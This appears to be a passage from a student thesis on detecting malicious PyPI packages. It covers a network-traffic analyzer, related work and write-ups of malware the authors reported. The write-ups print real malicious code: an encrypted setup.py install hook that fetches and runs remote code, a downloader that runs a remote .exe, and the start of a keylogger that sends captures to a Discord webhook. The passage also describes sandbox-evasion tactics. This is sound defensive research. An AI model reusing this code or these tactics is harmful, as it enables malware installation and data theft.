- **Lower False Positive Rate:** Dynamic analysis typically exhibits a lower false positive rate compared to other detection methods, enhancing its reliability in identifying genuine threats.

5.2.2 Cons

However, dynamic analysis also presents several challenges and limitations:

- **High Cost:** The cost associated with scanning each application dynamically is relatively high, making it less cost-effective for large-scale deployments or continuous monitoring.
- **Scalability Issues:** Setting up and configuring dynamic analysis environments can be complex and time-consuming, leading to scalability issues, particularly in environments with a large number of applications.
- **Bypassing Isolation Benefits:** Certain techniques, such as container escaping, have the potential to bypass the isolation benefits provided by containers, compromising the effectiveness of dynamic analysis in ensuring secure execution environments.

In summary, while dynamic analysis offers several advantages in detecting sophisticated malware threats, its implementation may face challenges related to cost, scalability, and ensuring effective isolation of analyzed environments.

5.2.3 Objective

We deploy the dynamic analysis method to analysis the network traffic during the package installment. Our goal is to detect the unusual traffic to the command and control server (C2). We discovered that many incidents end up with the **Data Exfiltration** which collect the sensitive information on the host and send it to C2, and open the **Reverse Shell** which enable different level control based on the level of privilege the attack contains. All these goals will include numerous network traffic, and our tool is going to detect the potential malware.

5.2.4 Architecture of the Analyzer




Figure 5.6: Architecture of The Network Traffic Analyzer

5.2.5 Set Up the Analyzer

Following the instructions below:

1. **docker build -t ubuntu-20.04 ./dockerfile**: The Dockerfile is store within the `dockerfile` folder. Building the docker image is required when using the analyzer in the first time.
2. **make venv**: Create the virtual environment to avoid packages' version conflict.
3. **source venv/bin/activate**: Activate the virtual environment.
4. **make setup**: Installing the required packages in `requirements.txt`

5.2.6 Demonstration

Analyze One Package: `python main.py -p "package-name" -w "path-to-whitelist.yml"`

We provide the option for analyzing specific package. In our example, our analyzer considers the `tqdm` package as benign, since there is no suspicious IP address being detected during the package's installation process. Our analyzer provides the analyzing result and the network traffic it detected to standard output stream and the log file.

```
2024-05-16 16:23:07,784 - INFO - Start Scanning [tqdm]
2024-05-16 16:23:10,815 - INFO - Traffic IP: {'151.101.0.223', '151.101.192.223', '172.17.0.1', '151.101.80.223', '151.101.64.223'}
2024-05-16 16:23:10,815 - INFO - [RESULT] Benign pacakge
```

Figure 5.7: Log file of analyzing requests

Analyze Multiple Packages: `python main.py -i "path-to-file-contain-package-name" -w "path-to-whitelist.yml"`

The **Network Traffic Analyzer** also provides the option to scan numerous packages once. The user is required to provide a list of package name one each line within a text file, then specify the location of this text file.


```

2024-05-16 16:26:17,693 - INFO - Start Scanning [bungarumz]
2024-05-16 16:26:49,836 - INFO - Traffic IP: {'151.101.128.223', '172.17.0.1', '151.101.80.223', '151.101.192.223', '151.101.0.223', '151.101.64.223'}
2024-05-16 16:26:49,837 - INFO - [RESULT] Benign pacakge
2024-05-16 16:26:50,837 - INFO - Start Scanning [apostrophicz]
2024-05-16 16:27:31,543 - INFO - Traffic IP: {'151.101.128.223', '172.17.0.1', '151.101.80.223', '151.101.192.223', '151.101.0.223', '151.101.64.223'}
2024-05-16 16:27:31,543 - INFO - [RESULT] Benign pacakge
2024-05-16 16:27:32,543 - INFO - Start Scanning [stalematez]
2024-05-16 16:28:01,453 - INFO - Traffic IP: {'151.101.128.223', '172.17.0.1', '151.101.80.223', '151.101.192.223', '151.101.0.223', '151.101.64.223'}
2024-05-16 16:28:01,453 - INFO - [RESULT] Benign pacakge
2024-05-16 16:28:02,454 - INFO - Start Scanning [juvenilifyz]
2024-05-16 16:28:28,690 - INFO - Traffic IP: {'151.101.128.223', '172.17.0.1', '151.101.80.223', '151.101.192.223', '151.101.0.223', '151.101.64.223'}
2024-05-16 16:28:28,690 - INFO - [RESULT] Benign pacakge
2024-05-16 16:28:29,691 - INFO - Start Scanning [richard]
2024-05-16 16:28:32,969 - INFO - Traffic IP: {'172.17.0.1', '151.101.64.223', '151.101.80.223', '151.101.192.223'}
2024-05-16 16:28:32,969 - INFO - [RESULT] Benign pacakge

```

Figure 5.8: Log File of Analyzing Multiple Packages

5.2.7 Result of Scanning Packages on PyPI

The current scan results from PyPI [37] indicate that no packages either contain or depend on dependencies exhibiting malicious behavior during the installation process, attempting to connect to suspicious sites. However, due to limitations inherent in the dynamic analysis tool, we only scanned 5,000 packages and identified several potentially questionable IP addresses, which appear to be associated with proxy servers.

5.2.8 Result of Scanning Recent Update Release

Given that the tools scanned multiple older packages without discovering any malicious ones, we opted to focus the tool on scanning recently updated packages. This approach reduces the number of packages to be scanned and increases the likelihood of detecting newly updated malicious packages. To facilitate this, we developed a script to fetch and preprocess the data, ensuring compatibility with our scanner.

Subsequently, we employed a combination of dynamic and static analysis tools, leading to the identification of multiple malicious packages. Upon inspecting the source code within setup.py files, we uncovered a potential bypass in the network traffic scanner when the malicious code is executed solely on Windows environments.

Chapter 6

Related Work

Open source software is ubiquitous and widely used in the industry [52]. However, how to safely utilize the open source software became a critical issue nowadays. Some developers use package management tools, like **npm audit** to check the update of the packages. Some developers scan the **Software Bill of Materials(SBOMs)** to understand the source and component of the artifacts they used. For efficiency benefits, some companies prefer to keep the internal mirrors when pulling the packages during the build process.

In order to alleviate the pressure on the developers when they choose the open source software, there are numerous researches focus on different methods. Considering the static code analysis, some research target specific stage in the CI/CD pipeline, which target the configuration or metadata of the software artifacts, for example, the **package.json** in **Node.js** ecosystem, and the **pyproject.toml** in **Python**.

Since the popularity of machine learning, many researches aim to inspect the code base through AI-based method to flag the potentially malicious code. Even though the AI-based method is able to detect the malicious injection, the limitation still need more efforts to be addressed.

Recently, many researches and organizations prefer to analyze source of the artifacts. Transparency become increasingly important when the developers and users utilize the artifacts, and for the artifacts providers to detect the malicious code injection.

6.1 Empirical Study of Supply Chain Attack

Instead of conducting exhaustive research and infiltrating individuals' systems, strategically placing malware in diverse locations, such as package registries and source code repositories, to await unsuspecting installations would be more efficient and less daunting for attackers.

6.1.1 Source Code

Source code compromise is challenging because user contributions are not directly merged into the codebase on Git repositories like GitHub and GitLab. Contributors must submit a pull request (PR), which undergoes a code review process. Repository administrators may request changes and provide feedback. If the reviewers are satisfied with the change, they will merge the PR. The strict policy make injecting malicious code directly into the source code repositories difficult.

However, the malicious maintainers attack might be conducted in some complicated malicious activities. In the software supply chain attack [41], the attacker became a co-maintainer of the XZ project and stealthily introduced a malicious backdoor into the codebase without undergoing review. Some frameworks and reports, such as SLSA and NSA 2023 CICD [2, 39], recommend that each PR be reviewed by two reviewers. This two-person review policy can effectively prevent issues arising from compromised project manager accounts, which could occur through certificate theft and social engineering.

Signing the source code is sometimes required by project policies. In practice, GNU Privacy Guard (GPG) is used to sign commits, verifying the contributor's identity. Contributors generate a key pair consisting of a public key and a private key. They sign their commits with the private key and share the public key on their GitHub account. The private key must be carefully maintained by the owner, while the public key is used to verify the signed commits.

During the code review process, even with careful review and a deep understanding of the programming language, reviewers can be tricked by code injections using Unicode encoding or techniques described in the paper by Boucher et al. [5]. The paper outlines three general types of exploits achieved through the Bidirectional (Bidi) Algorithm, which can cause unexpected behaviors.

6.1.2 Package Registry: PyPI

According to the study[28], there are five malicious behaviors in the malicious packages, command execution, code execution, information stealing, remote control, and file operation. Among these five behaviors, the code execution, information stealing, and file operation account for 96%.

Basically, the malicious code is triggered during the installation, runtime and being imported.

In order to evade the detection from security tools, multiple anti-detection methods are being deployed. For example, code obfuscation, multi-stage requests, and external payloads and so on.

Even though the malicious packages have been removed from the PyPI, there are many

mirror servers store the packages. Therefore, the impact still exist.

6.1.3 Mirror

In order to alleviate the distribution load of their software, certain software vendors opt to utilize third-party servers as distribution sites for storing their software. However, attackers exhibit a preference for compromising these mirror servers rather than targeting the main distribution site [35]. The main distribution site employs numerous mechanisms to enhance the security of their users and maintainers. When distributed packages with malicious behaviors are identified, administrators typically take action to remove them, often with the assistance of security researchers.

Despite the removal of malicious packages by the package registries' administrators, copies of these packages may persist on the servers hosting the mirrors. The mirrors typically synchronize their packages with the PyPI database immediately and do not remove the packages even if they are reported as malware and subsequently removed by PyPI administrators. As a result, the malicious impact can persist within the software supply chain.

6.2 Static Analysis

6.2.1 Signals from Metadata as Suspicious Packages

Metadata refers to additional information associated with packages, such as the author's name, download count, and release timestamp. This data is crucial for users to evaluate the quality of a package. Weaknesses within metadata can indicate potential risks for both the artifacts and their maintainers.

One common vulnerability is lack of maintenance over time. Packages that remain stagnant are often targeted by attackers. For example, the deprecated library "Mailparser" relied on the "getcookies" dependency, which was identified as malicious [9]. Without ongoing maintenance, such vulnerabilities can inadvertently be introduced into outdated artifacts.

Additionally, an excessive number of maintainers can pose a security risk. More maintainers mean a larger attack surface, potentially increasing the likelihood of successful social engineering attacks against them [56]. Thus, while metadata provides valuable insights, it's essential for maintainers to actively manage and secure their packages to mitigate these risks.

Some metadata even hints at suspicious intent, urging a deeper investigation. In their study, Duan et al. [11] addressed the challenge of software supply chain integrity within package registries. Their approach involved analyzing the relationships between various packages and their core attributes. By devising heuristics grounded in historical instances of malicious behavior and insights from prior research on indicators of malicious packages, they aimed to detect

and mitigate potential threats. This method proved effective in identifying straightforward malicious packages, often disseminated through tactics like typosquatting and widespread distribution. However, it does exhibit limitations, such as susceptibility to false positives and an inability to detect intricately crafted malicious code or crucial package details. Consequently, additional manual analysis is often necessary following the application of these heuristics.

However, the author of the paper [3] argues that the use of code obfuscation and packers can cause static analysis to fail in detecting malicious behaviors within malware. These limitations of static analysis demonstrate that it is not a silver bullet for malware detection.

6.2.2 Machine Learning Based Static Analysis

Instead of discovering malicious package through static analysis with fixed rules, the author of [36] deploy machine learning model to conduct anomaly detection. They first preprocess the source code from `__init__.py`, `setup.py` and `package-name.py` through abstract syntax trees.

Then, they extract the features from the preprocessed data with the defined features. During the model training phase, the unlabeled data is not suitable for training. Therefore, the distance anomaly detection algorithm is implemented to detect the suspicious cases.

6.2.3 CodeQL

About CodeQL. [21] CodeQL query language is a semantic code analysis engine developed by GitHub to support the finding of vulnerabilities during development. Code is treated like data, with vulnerabilities, errors, and bugs modeled as queries. The codebase is queried as if it were a database, using known security vulnerabilities as seeds to find similar problems. CodeQL supports different languages, including C, C++, C#, Go, Java, Kotlin, JavaScript, Python, Ruby, Swift, and TypeScript.

In the research by Froh et al. [19], 40 queries targeting different potentially malicious behaviors are defined, such as network traffic, file access, and obfuscation methods. From the evaluation, the defined queries successfully discover all malicious updates (different versions) from nine malicious packages, with only two packages' scanning results involving 1.9% and 1.6% false positive rates. On the other hand, the defined queries also show lower false positive rates across 25 benign datasets.

However, despite the results from Froh et al. [19] showing the ability to discover potentially malicious packages, the defined patterns can only identify a limited number of potential malicious packages that match the defined queries. Additionally, it is found that the data is not sufficient to prove that the false positive rate will remain low when analyzing even more packages.

The following are the steps of how the CodeQL analysis engine processes the source code and analyzes it to get the result.

1. Creating CodeQL database from source code:

For compiled languages, such as C and C++, the CodeQL extractor monitors the build process from the compiler and collects relevant information about the source code, such as the abstract syntax tree, semantic data, and type information. The extractor gains insight into the structure of the program through monitoring the build process.

For interpreted languages, such as Python and JavaScript, the extractor analyzes dependencies to understand the relationship between different scripts and how each component within the codebase interacts with each other.

There is one CodeQL for each language. The CodeQL extractor supports multi-language codebases, and databases are generated one language at a time. In the end, the result data will be stored in a folder, known as the CodeQL database.

2. Running CodeQL queries against the database

3. Interpreting the query results:

CodeQL interprets the query results into a form that is more meaningful in the context of the source code. The data-flow and control-flow results are provided with steps to display the flow.

CodeQL provides security checks not only for suspicious keyword searching but also for conducting taint tracking. In terms of discovering vulnerabilities within the source code, taint tracking allows researchers to have an overview of the data flow. Many security vulnerabilities arise from insufficient sanitization of user input. By tracking the data flow, it becomes clear which functions might be influenced by user input and how they might impact the program's functionality.

Regarding malware analysis, taint tracking enables researchers to focus on the correct malicious behaviors rather than other irrelevant code. This allows researchers to effectively and accurately grasp the intents of the malware.

Although CodeQL offers many powerful strategies for detecting user-defined patterns, learning how to define these patterns can be a daunting task. Additionally, we found that CodeQL is not suitable for scanning large datasets due to efficiency limitations. It is more appropriate for detailed analysis of specific targets.

6.3 Dynamic Analysis

Throughout simulating the execution environment, dynamic analysis can detect signals that only occur during runtime. This method yields precise but unscalable features compared to static analysis. In their study, Duan et al. [11] utilized Sysdig [4] to monitor system calls and network traffic. System calls serve as the interface between user processes and the kernel. The authors identified specific folders containing sensitive information; accessing these folders could indicate malicious intent. Despite its accuracy, deploying this method to set up container environments and scan multiple targets could prove cumbersome and inefficient.

6.3.1 OSSF Package Analysis

Open Source Security Foundation (OSSF) is a community aiming to secure the open source software. One of their project, package-analysis [43] using dynamic and static analysis to detect the system call and network traffic during the execution time of the package. The analyzer involves three components, scheduler, worker, and the loader. The scheduler create jobs for the workers from the input package. The workers perform the dynamic analysis within the sandbox, gVisor [26]. Afterwards, the result will be stored to the cloud and loaded into the BigQuery [25].

The user can use BigQuery to retrieve the data they are interested in. For example, the user might query the domain names that have been flagged as suspicious or malicious. On the other hand, the user can query the suspicious system call, such as accessing or modifying the sensitive files.

In terms of efficiency, due to the complexity of the analysis, the OSSF packages analyzer takes more time than other tools such as GuardDog [12] and our **Heuristic-Based Analyzer**. We conducted an experiment by scanning 1167 packages from reputable organizations. The scanning took one day with GuardDog and around nine hours with our **Heuristic-Based Analyzer**. However, it took approximately three days for the OSSF Package Analyzer to complete the scanning. Even after users receive the scanning results from the analyzer, further querying is required to identify the suspicious results.

6.3.2 Malware Detection and Evasion

The malware detection basically means discerning if the given file is malicious, and usually automation tools are deployed. Nowadays, automatic tools detect malware within the sandbox. However, the malware analysis means understanding the process and intent of the malware, and is mainly done through manual approaches.

The author of the paper[3] introduced manual dynamic analysis and automated dynamic

analysis methods and provided evasion tactics for both types of dynamic analysis.

For manual dynamic analysis, the methods under this category include debuggers, reverse-engineering, and network traffic detectors, such as `tcpdump` and `wireshark`. The three types of evasion against these manual malware analyzers are as follows:

- **Direct Detection:** The malware directly detects the debugger's byproducts and stops triggering the malicious code.
- **Deductive Detection:** The malware detects implicit information, such as the debugger's instruction runtime. The malware infers the debugger's presence by calculating the probability of the debugger's execution. **Time-based** detection is the most efficient tactic.
- **Debugger Evasion:** The malware ensures it can be executed wholly or partially without being interrupted by the debuggers.

For automated dynamic analysis, the malware analysis is conducted within the sandbox environment. The sandbox environment is controlled and contained to avoid the malware affecting the host environment. There are three types of sandboxes:

- **Virtualization-based Sandbox:** There are two common ways to embed the malware analyzer in the sandbox:
 - One way is to place the analyzer in the virtual machine manager (VMM). The VMM, such as a hypervisor, is below the virtual machine (VM) and intercepts the interaction between hardware and the VM. The analyzer embedded in the VMM can capture the system calls and analyze them.
 - Another way is to place the malware analyzer in the VM. The system calls captured by the VMM are sent to the VM for analysis.
- **Emulation-based Sandbox:** The emulator is software that simulates the hardware, such as the CPU, memory, IO, and the APIs or OS functions. The malware is executed and analyzed in an emulated environment.
- **Bare-metal Sandbox:** The malware is analyzed under a variety of environments simultaneously, and abnormal behaviors are detected. The bare-metal sandbox provides environments equivalent to the real production environment.

The authors provide two categories of evasion tactics:

1. **Detection-Dependent Evasion:** This evasion tactic detects signs of the sandbox environment, such as network behaviors unique to the sandboxes and discrepancies in performance between the sandboxes and the real CPU, and evades detection from the analyzer.

2. **Detection-Independent Evasion:** It is common for malware analyzers to limit analysis time. The malware can delay execution to exploit this vulnerability. Additionally, the malware can plan a trigger point, such as a specific keystroke or timestamp.

6.4 Transparency of the Artifacts

6.4.1 SBOM: Software Bill of Materials

SBOM is a nested inventory for the software [40], which is able to be exported on GitHub [23]. Generally, SBOM provides the information about the produced artifact [2]. Even though the SBOM is a crucial component to ensure the transparency of the artifacts, it is unclear whether the SBOM is adopted properly in practice.

The authors of [54] conduct the survey and interview to summarize the statements from the interviewee. The survey and interview show that there are two critical barriers when using SBOM. First, the SBOMs are not generated in an standard format. Second, the SBOMs are only consumed for internal usage.

6.4.2 Reproducible Builds

The authors of [50] discovered multiple phantom files and lines of code. The phantom files and lines of code are the discrepancy between source code and build artifacts. This discrepancy might occur due to the malicious code injection. Therefore, the authors developed a tool to identify the discrepancy. Furthermore, those phantom lines of code can be further analyzed through static analysis scanner and the phantom files can be scanned through malware detector.

Given the same source code, build environment, and build scripts, identical artifacts will be built. By modifying the generated binaries instead of the source code to pollute the downstream users, the modified artifacts are implicit to the upstream maintainers and developers. Reproducible Builds project is therefore to allow verification that no vulnerabilities or backdoors have been introduced during this compilation process [1].

Even though the reproducible builds are very important to verify the safety of an artifact, it is sometimes difficult to achieve since a small change, like date, and point of time, or even the randomness during the compilation process could avoid the reproducible builds being achieved [50, 18].

6.4.3 SLSA Framework

Compared to SBOM [40], SLSA [2] focus on build process. SLSA currently provides five security level (L0 - L4). Higher level defined more strict rule to secure the software supply chain. SLSA

is build upon the **in-toto** framework [47]. The **in-toto** provides the attestations across each steps in the software supply chain. And SLSA defined which information should be extracted from the **in-toto** metadata to achieve different security levels.

6.4.4 Macaron Framework

In the paper [30], the author provides a framework, **Macaron**, to analyze the build process and the components of the artifact and generate the result of whether the artifact complies with the rule defined by the developers.

The framework consist of two main phases: evidence collection and policy validation. During the evidence collection, the elements including dependencies and others which can be extracted from SBOM are being collected as an input to the user-defined checks. The results are being transformed to predicates and store in database for the second phase.

During the policy validation, the user-defined policy is defined in Datalog logic programming language. The predicate will be validated through different policies, consequently, generating the results.

Chapter 7

Contribution and Future Works

7.1 Contribution

7.1.1 Uncover malicious packages

PyPI serves as the primary Python package manager, hosting an extensive repository of over 500k packages. Our recent focus within the realm of software supply chain security has been directed towards addressing vulnerabilities within PyPI. Unfortunately, PyPI has become a target for numerous malware distribution activities.

PyPI has taken steps to combat this issue by providing a malware reporting function and an API for reporting malware, facilitating the communication channel for researchers to report any identified threats.

In our ongoing research efforts, we have been regularly downloading the latest uploaded packages from PyPI this month. Our objectives encompass various tasks, including testing the effectiveness of both dynamic and static analysis tools, as well as analyzing any instances of malware present within the registry. Despite the removal of multiple malware instances by maintainers following attacker distribution, we have observed persistent occurrences of malware being distributed the following day when fetching the latest uploaded packages. The malware we found during the research are listed in Appendices A.2.

In this section, we are going to demonstrate the ability of our **Heuristics-Based Analyzer** to uncover the malicious packages in **PyPI** registry. The detailed write-up will be presented in each section. We will evaluate each malware to determine if it fits our heuristics5.1.1.

In every section of the malware write-up, we summarize the analysis results in a table, such as Table 7.1. Within the **Result** column, there are three types: **PASS**, **FAIL**, and **SKIP**. **PASS** means the package is not suspicious according to the heuristic, while **FAIL** means it is suspicious. **SKIP** indicates that the heuristic was not evaluated. For example, if the analyzer found no project link within the package, the heuristic of **Inaccessible Project Links** will

be skipped.

capmonstercloudclient

Heuristic	Result
Absence of Project Links	FAIL
Inaccessible Project Links	SKIP
Single Release Instances	FAIL
High Frequency of Releases by the Maintainer	SKIP
Unchanged Content	SKIP
Release Proximity to Author's Join Date	FAIL
Suspicious Behaviors in Setup.py	FAIL

Table 7.1: Heuristics Results for Identifying Suspicious Packages

The problematic packages were discovered on March 27th. We reported multiple malicious packages, apparently originating from the same malicious actors. All confirmed malicious packages were promptly removed by the administrators of pypi.org. Upon investigating the PyPI, we uncovered 35 typo-squatting packages bearing striking resemblances to capmonstercloud-client 7.1.

Subsequently, we conducted thorough research on these packages and their corresponding source code. Within the setup.py files, we identified malicious code as outlined below 7.1.

```

VERSION = '1.0.0'
DESCRIPTION = 'aHNmubBgt dsmhCbXF0fsvCvyDEwQNa gAvs'
LONG_DESCRIPTION = 'Dhxt0caJ0tsKTV nWUAKmTtpRIqj
IYnAfrtBhltQWJUCLUUahHubEctyovAxNyntJHqcmqxWtUzmNqh
VAOqIyOlvWXQPJIyeljaMAKHHgb0lHzGvJtmWfImXRICHGucRihr
ZEZHnExQCoGCqaYaDgt0vAOyzzbKQQR QDNBZLJZkwdUxpbwJMio
cESEQgojHwWSyfsJWmVgXcUfKVPpyZMDSqXCiYhuzjTMyGkXPPWe
EUpNP0dHrWeOzxyRXdkSmDCmgcIkGXsgMBdRSOXjjMnUybXdizvz
FgpELyPioWdna qXoIZvYqJmUCulZacLKyzqHXjypSXZoZiTptX
mLa NtcoMzxj hhTgTINVcCQVGIPQGHjXfpwspuol itcEt Jqcd
BuRtOnMuArmhN0tNDL0b RdqmfLjceMBaSBepnICFOeBLExjJDww
kYpoBeuMpteacNjpSotRmtcJcfhRCxs0qlJHnHavplvLknUGkkVBYOrju'
class GruppeInstall(install):
    def run(self):
        import os
        if os.name == "nt":
            import requests
            from fernet import Fernet
            exec(Fernet(b'H-WpDXR8iTXnn7TdHm0izw
EF9gUKZBEXB6lF9Z39aSY=').decrypt(b'g
AAAAABmA1lLpjLAatKPH_yuN-Kn8eo2_sVSN1
qZyDMHJA9hIrUwInna5x7vS2BlxcK73wUvWxP
b9PlwE2lriFjYZanN3gPYtbsX8-6Afzmg1MEP
0rSE2Q-qPzXbeMrBf0c3GlDkp8A8_leo3mZk7
LcsppCP7vMmb5IPhN_QHngH5e3yxN00vJX2J2
eDiudpXaWc8nD_jB3f20QSPvzcS7LeS7GM1BJ
ad1cXq3crTaA9KH8IAerLBCM='))

install.run(self)

```

Listing 7.1: setup.py in malicious package

The attacker employs multiple user accounts to distribute the malware. Within the setup file, obfuscation methods are utilized to evade detection by static analysis tools. Moreover, targeting the Windows environment is achieved through the condition `os.name == "nt"`. Consequently, if dynamic analysis tools are operating within a Linux system, the scanner will fail to discern the file's malicious intent.

```

exec(requests.get('https://funcaptcha.ru/paste2?package=
capmonstercloudcliend').text.replace('<pre>','').replace('</pre>',''))

```

Listing 7.2: Decryption of the problematic payload

To further decrypt the problematic payload 7.2, we identified that the malicious payload sends a request to fetch a package from a remote server hosted in the Russian Federation, which aims to distribute malicious packages to users and has been confirmed by [27]. Following this,

the fetched item is installed in subsequent steps, exacerbating the security risk.

This type of malware is often identifiable through manual analysis. Thanks to the dedication of the PyPI administrators and their authorization to disclose this malware.

argsreq

Heuristic	Result
Absence of Project Links	FAIL
Inaccessible Project Links	SKIP
Single Release Instances	PASS
High Frequency of Releases by the Maintainer	FAIL
Unchanged Content	FAIL
Release Proximity to Author's Join Date	FAIL
Suspicious Behaviors in Setup.py	PASS

Table 7.2: Heuristics Results for Identifying Suspicious Packages

On April 14 2024, we uncover the malicious package, called **argsreq**. Compared to the last malicious package, the malicious actor only upload one package and with the reasonable name which seems to be a package provides the request function. The malicious actor release three versions without updating the content of the packages. In the description section 7.2, the author did not mention anything related to the usage and the meaningful introduction. Also, the author did not provide any project links, for example, the GitHub Repository link and the documents link.




Figure 7.2: Page of the malicious packages

There are three files `colorls.py`, `reqargs.py`, and `__init__.py`, the large codebase contain a suspicious code snippet 7.3. This payload use Unicode style to obfuscate the malicious code. In this format, the static analysis tools targeting specific pattern, like `os`, `subprocess`, end up failing discovering the malicious code.

According to the intention of the malicious code, it aims to fetch the malicious Portable Executable (PE) from the remote server and store the PE to the temporary file with the victim's host. Afterwards, the PE file is executed.

```
def main():
    try:
        NM\\MMNN\\UNMI\\NNIMMINMINMIN = ['https://api.dreamyoak.xyz/cdn/file.exe', 'windows.exe', 'wb']
        url = NM\\MMNN\\UNMI\\NNIMMINMINMIN[0]
        response = requests.get(url)
        temp_dir = tempfile.gettempdir()
        exe_path = os.path.join(temp_dir, NM\\MMNN\\UNMI\\NNIMMINMINMIN[1])
        with open(exe_path, NM\\MMNN\\UNMI\\NNIMMINMINMIN[2]) as file:
            file.write(response.content)
        if os.path.exists(exe_path):
            subprocess.call([exe_path])
    except:
        pass

main()
```

Figure 7.3: Malicious code snippet

The malicious code will be trigger in two different situations. First, within the `__init__.py`, the malicious code will be executed when the user importing the module. Second, within the `_main_.py`, the `main` function is imported from the `colorls.py`. The `reqargs` folder contains the `_main_.py`. When the user executing the command "`python reqargs`", the `_main_.py` will be executed automatically.

JulianForchhammerV1

Heuristic	Result
Absence of Project Links	FAIL
Inaccessible Project Links	SKIP
Single Release Instances	FAIL
High Frequency of Releases by the Maintainer	SKIP
Unchanged Content	SKIP
Release Proximity to Author's Join Date	FAIL
Suspicious Behaviors in Setup.py	PASS

Table 7.3: Heuristics Results for Identifying Suspicious Packages

On April 28th, we uncovered a new malicious package. Inside the `init.py` file, we found a

snippet of malicious code in `__init__.py` 7.3. The suspicious maintainer appears to be conducting keylogging activities and sending the captured data back to a Discord webhook.

This malicious code activates when users import the module into their projects. A persistent while loop ensures continuous operation of the code.

```
import keyboard
import time
import requests
import threading

WEBHOOK_URL = 'https://discordapp.com/api/webhooks
